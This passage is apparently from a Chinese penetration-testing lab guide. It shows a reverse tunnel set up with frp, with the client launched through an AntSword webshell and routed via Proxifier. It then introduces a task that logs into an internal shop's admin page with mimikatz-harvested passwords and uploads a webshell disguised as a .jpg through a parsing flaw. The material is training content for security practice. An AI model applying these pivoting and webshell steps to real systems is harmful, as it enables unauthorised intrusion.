
在文件夹的导航栏输入cmd并回车打开命令行：




输入命令启动frp服务端：

```
frps.exe -c frps.ini
```

点击`Allow access`：




frp服务端启动成功：




回到kali_operation_kit的蚁剑工具，在`C:/phpstudy/WWW/`目录下打开终端，执行命令启动frp客户端：


```
frpc.exe -c frpc.ini
```




回到win10_operation_kit主机，发现连接成功：




在win10_operation_kit主机中打开proxifier：



新增代理服务器：



点击`Add...`，配置如下：



点击Yes>>OK>>OK完成配置。


任务7: 发现漏洞并渗透内网站点（T - 1102 网络服务、T - 1189 网络挂马攻击）

该任务为发现漏洞并渗透内网站点。你通过proxychains代理启动火狐浏览器，能够访问到内网商场网站，发现登录的管理员页面；你可以利用在任务4中获取的情报进行管理员登录。在登录之后，发现文件上传漏洞的地方，请尝试利文件上传漏洞，上传webshell的jpg后缀文件，利用中间件解析漏洞解析上传的webshell，并利用蚁剑进行连接。


proxychains 是一款Linux 的网络代理工具，ProxyChains设置反向代理来让你能够从外部访问你的内部局域网。突破防火墙限制访问互联网。
解析漏洞是指web服务器因对http请求处理不当导致将非可执行的脚本，文件等当做可执行的脚本，文件等执行。该漏洞一般配合服务器的文件上传功能使用，以获取服务器的权限。

该任务可以通过以下操作完成。


在win10_operation_kit主机中使用火狐浏览器访问之前扫描获得的 192.168.1.102 主机的80端口。




我们发现有一个登录入口，使用之前mimikatz读取到的密码，用户名使用admin尝试登录，发现登录成功。



